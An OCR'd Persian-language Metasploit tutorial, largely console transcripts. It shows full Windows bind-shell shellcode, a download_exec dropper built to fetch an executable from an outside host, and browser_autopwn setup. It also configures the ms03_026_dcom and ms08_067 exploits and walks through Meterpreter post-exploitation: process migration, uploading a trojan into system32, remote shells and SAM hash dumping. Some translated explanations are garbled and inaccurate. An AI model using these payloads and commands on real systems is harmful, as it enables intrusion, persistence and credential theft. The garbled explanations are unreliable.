
```
msf > use payload/windows/shell/bind_tcp
msf payload(bind_tcp) > help
...snip...

Payload Commands
================

    Command       Description
    -------       -----------
    generate      Generates a payload

msf payload(bind_tcp) > generate -h
Usage: generate [options]

Generates a payload.

OPTIONS:

    -E         Force encoding.
    -b   The list of characters to avoid: '\x00\xff'
    -e   The name of the encoder module to use.
    -f   The output file name (otherwise stdout)
    -h         Help banner.
    -i   the number of encoding iterations.
    -k         Keep the template executable functional
    -o   A comma separated list of options in VAR=VAL format.
    -p   The Platform for output.
    -s   NOP sled length.
    -t   The output format: raw,ruby,rb,perl,pl,c,js_be,js_le,java,dll,exe,exe-s
    -x   The executable template to use
```


برای تولید شل کد بدون هیچ گزینه اضافی و فقط استفاده از دستور generate کفایت می نماید


```
msf payload(bind_tcp) > generate
# windows/shell/bind_tcp - 298 bytes (stage 1)
# http://www.metasploit.com
# EXITFUNC=thread, LPORT=4444, RHOST=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" +
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" +
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" +
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" +
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" +
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" +
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" +
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" +
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" +
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" +
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x31\xdb" +
"\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68\xc2" +
"\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5" +
"\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x97\x68\x75" +
"\x6e\x4d\x61\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9" +
"\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56" +
"\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56" +
"\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x85" +
"\xf6\x75\xec\xc3"
...snip...
```

```
       =[ metasploit v3.8.0-dev [core:3.8 api:1.0]
+ -- --=[ 705 exploits - 365 auxiliary - 57 post
+ -- --=[ 224 payloads - 27 encoders - 8 nops
       =[ svn r13029 updated today (2011.06.25)

msf > use windows/download_exec
msf payload(download_exec) > show options

Module options (payload/windows/download_exec):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
   URL                    yes       The pre-encoded URL to the executable

msf payload(download_exec) > set URL http://www.redteam.com/evil.exe
URL => http://www.redteam.com/evil.exe
msf payload(download_exec) > generate -t exe -f /tmp/dropper.exe
[*] Writing 73802 bytes to /tmp/dropper.exe...
msf payload(download_exec) >
```


msfgui
File View Exploits Auxiliary Payloads Histo
se Plugins Help
Jobs
Clients
Services
Events
aix
bsdi
dialup
freebsd
hpux
irix
linux
multi
netware
osx
solaris
unix
windows
antivirus
arkeia
backdoor
backupexec
brightstor
browser
dcerpc
driver
email
emc
fileformat
firewall
ftp
32bitftp_list_reply
3cdaemon_ftp_user
aasync_list_reply
ability_server_stor
absolute_ftp_list_bof
cesarftp_mkd
dreamftp_format
easyfilesharing_pass
easyftp_cwd_fixret
easyftp_list_fixret
easyftp_mkd_fixret
filecopa_list_overflow
filewrangler_list_reply
freeftpd_user
ftpgetter_pwd_reply
ftppad_list_reply
ftpshell51_pwd_reply
ftpsynch_list_reply
gekkomgr_list_reply
globalscapeftp_input
goldenftp_pass_bof
httpdx_tolog_format
leapftp_list_reply
leapftp_pasv_reply
ms09_053_ftpd_nlst
netterm_netftpd_user
More...
odin_list_reply
oracle9i_xdb_ftp_pass
oracle9i_xdb_ftp_unlock
proftp_banner
sami_ftpd_user
sasser_ftpd_port
scriptftp_list
seagull_list_reply
servu_chmod
servu_mdtm
slimftpd_list_concat
trellian_client_pasv
vermillion_ftpd_port
warftpd_165_pass
warftpd_165_user
wftpd_size
wsftp_server_503_mkd
wsftp_server_505_xmd5
xftp_client_pwd
xlink_client
xlink_server


Session Edit View Bookmarks Settings Help
The use command is used to interact with a module of a given name.
msf > use auxiliary/server/browser_autopwn
[-] Failed to load module: auxiliary/server/browser_autopwnn
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > show options
Module options:
Name Current Setting Required Description
LHOST yes The IP address to use for reverse-connect payl
SRVHOST 0.0.0.0 yes The local host to listen on.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLVersion SSL3 no Specify the version of SSL that should be used
ed: SSL2, SSL3, TLS1)
URIPATH no The URI to use for this exploit (default is ra
msf auxiliary(browser_autopwn) > set LHOST 192.168.13.130
LHOST => 192.168.13.130
msf auxiliary(browser_autopwn) > show options
Module options:
Name Current Setting Required Description
LHOST 192.168.13.130 yes The IP address to use for reverse-connect payl


Shell - Msfconsole
Session Edit View Bookmarks Settings Help
msf exploit(ms03_026_dcom) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms03_026_dcom) > show options
Module options:
Name Current Setting Required Description
---- --------------- -------- -----------
RHOST 192.168.13.130 yes The target address
RPORT 135 yes The target port
Payload options (windows/meterpreter/bind_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC thread yes Exit technique: seh, thread, none, proce
ss
LPORT 4444 yes The listen port
RHOST 192.168.13.130 no The target address
Exploit target:
Id Name
-- ----
0 Windows NT SP3-6a/2000/XP/2003 Universal
Shell
Shell - Msfconsole
1 2
01:43


Shell - Fast Track
windows/vncinject/reverse_tcp Windows VNC Inject, Reverse TCP Stager
msf exploit(ms08_067_netapi) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
msf exploit(ms08_067_netapi) > show options
Module options:
Name Current Setting Required Description
RHOST yes The target address
RPORT 445 yes Set the SMB service port
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/shell/bind_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique: seh, thread, process
LPORT 4444 yes The local port
RHOST no The target address
Exploit target:
Id Name
0 Automatic Targeting
msf exploit(ms08_067_netapi) >

Metrpreter

در این قسمت می خواهیم به صورت ابتدایی با محیط و دستورات یکی از نرم افزارهای داخل متااسپلویت با نام metrpreter آشنا بشویم . توضیحات کامل و جامع را در بخش مربوطه به سمع و نظرتان می رسانیم.

About the Metasploit Meterpreter

یک عامل پیشرفته است که به صورت پویا و توسعه پذیر در حافظه DLL سیستم ذخیره می شود و در زمان اجرای این ابزار در سطح شبکه توسعه و گسترش می یابد.

این ارتباط در یک سوکت ذخیره و به صورت یک مشتری API جامع در دسترس قرار می گیرد.

تاریخچه این ویژگی فرمان ، به صورت یک کانال نمایش داده می شود. meterpreter به صورت عمومی توسط یک skape برای متا اسپلویت نوشته می شود. گسترش عمومی برای g.x با هم ادغام می شودو این ابزار در حال حاضر در دست یک سری تغییرات است برای استفاده در نسخه های جدیدتر متااسپلویت .

GOALS METERPRETER DESIGN
اهداف طراحی

Meterpreter توسعه می یابد. ما معمولا stdapi را لود می کنیم
اگر ماژول مورد نظر توسط تیم تخصصی دریافت شود تمامی این توسعه و گسترش ها با TLS/1.0 و با پروتکل TLV استفاده می کردند

- meterpreter ها در داخل حافظه ها ساکن می شوند و بروی دیسک نوشته می شوند
- فرایندهای جدید بعنوان meterpreter خلق نمی شوند و خودشان به عنوان فرایندهایی که به خطر می افتند عمل می کنندو می توانند به سادگی به فرایندهای قابل اجرا مهاجرت کنند
- به طور پیش فرض از یک ارتباط رمزگذاری شده استفاده می کند
- تمامی این مدرکها محدودیت های قانونی پیدا می کنند و بروی ماشین و سیستم قربانی اثر می گذارند

Powerful

- meterpreter از یک سیستم و کانال ارتباطی استفاده می کند
- پروتکل مورد استفاده در این ابزار TVLمی باشد که محدودیتهای کمی دارد

Extensible (گسترش)

- ویژگی ها قادر به تکمیل شدن در زمان اجرا می باشند و در کل شبکه load می شوند
- ویژگی های جدید می توانند به این ابزار اضافه شوند بدون اینکه آنها باسازی شوتد

مطالبی که در بالا خدمتتون ارائه شد توضیحاتی درباره خود ابزار بوده و حال توضیحات پایه ای درباره نحوه استفاده ارائه می شود

Meterpreter Basics

از آنجا که Meterpreter کلا یک محیط جدید را فراهم می کند، ما برخی از دستورات Meterpreter پایه را برای شروع که به شما کمک می کند آشنا یی بیشتری با این ابزار قدرتمند داشته باشید.

دستوراتی که می توان در این ابزار قدرتمند استفاده نمود به قرار زیر است :

- help. ۱
- background. ۲
- ps. ۳
- migrate. ٤
- ls ٥.
- download. ٦
- upload ۷.
- ipconfig. ۸
- getuid. ۹
- execute ۱۰.
- shell. ۱۱
- idletime. ۱۲
- hashdump ۱۳

HELP

برای کسب اطلاعات بیشتر درباره ابزار و یا دستورات آن

```
meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    channel       Displays information about active channels
...snip...
```

background

این فرمان ارتباط METERPRETER را به پشت زمینه ارسال می کند

```
meterpreter > background
msf exploit(ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

ps

فرمان 'ps' نمایش لیست پروسه های درحال اجرا بر روی هدف است.

```
meterpreter > ps

Process list
============

    PID   Name                  Path
    ---   ----                  ----
    132   VMwareUser.exe        C:\Program Files\VMware\VMware Tools\VMwareUser.exe
    152   VMwareTray.exe        C:\Program Files\VMware\VMware Tools\VMwareTray.exe
    288   snmp.exe              C:\WINDOWS\System32\snmp.exe
...snip...
```

migrate

با استفاده از 'migrate' ماژول پست ، شما می توانید به یکی دیگر از فرایند قربانی مهاجرت می کنند.

```
meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1076)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 816
[*] New server process: Explorer.EXE (816)
meterpreter >
```

ls

در لینوکس، دستور ls به فایل ها و دایرکتوری جاری را لیست می کند.

```
meterpreter > ls

Listing: C:\Documents and Settings\victim
=========================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40777/rwxrwxrwx   0        dir   Sat Oct 17 07:40:45 -0600 2009  .
40777/rwxrwxrwx   0        dir   Fri Jun 19 13:30:00 -0600 2009  ..
100666/rw-rw-rw-  218      fil   Sat Oct 03 14:45:54 -0600 2009  .recently-used.xbel
40555/r-xr-xr-x   0        dir   Wed Nov 04 19:44:05 -0700 2009  Application Data
...snip...
```

download

فرمان دانلود ، فایلهایی را از روی ماشین وسیستم راه دور دانلود میکند

```
meterpreter > download c:\\boot.ini
[*] downloading: c:\boot.ini -> c:\boot.ini
[*] downloaded : c:\boot.ini -> c:\boot.ini/boot.ini
meterpreter >
```

upload

بعد از دانلود در زمانی خاص باید بروز رسانی انجام دهید که این کار را با این دستور انجام می دهند

```
meterpreter > upload evil_trojan.exe c:\\windows\\system32
[*] uploading  : evil_trojan.exe -> c:\windows\system32
[*] uploaded   : evil_trojan.exe -> c:\windows\system32\evil_trojan.exe
meterpreter >
```

ipconfig

با این دستور آدرس کارت شبکه و شبکه ماشین و یا سیستم هدف در اختیار قرار میگیرد

```
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:10:f5:15
IP Address  : 192.168.1.104
Netmask     : 255.255.0.0

meterpreter >
```

getuid

این فرمان اجازه می دهد کاربرانی که در سرور meterpreter روی هاست فعال هستند را لیست کنید

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

execute

فرمان 'execute' باعث اجرای دستورات روی ماشین هدف می شود

```
meterpreter > execute -f cmd.exe -i -H
Process 38320 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

shell

این دستور شل استاندارد را روی سیستم هدف که در حال اجراست را نشان می دهد

```
meterpreter > shell
Process 39640 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

idletime

اجرای این دستور کاربرانی که در سیستم به صورت غیر فعال بوده اند از لحاظ ثانیه نشان می دهد

```
meterpreter > idletime
User has been idle for: 5 hours 26 mins 35 secs
meterpreter >
```

hashdump

ماژول پست 'hashdump' محتویات پایگاه داده SAM رو می توان بدست آورد

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
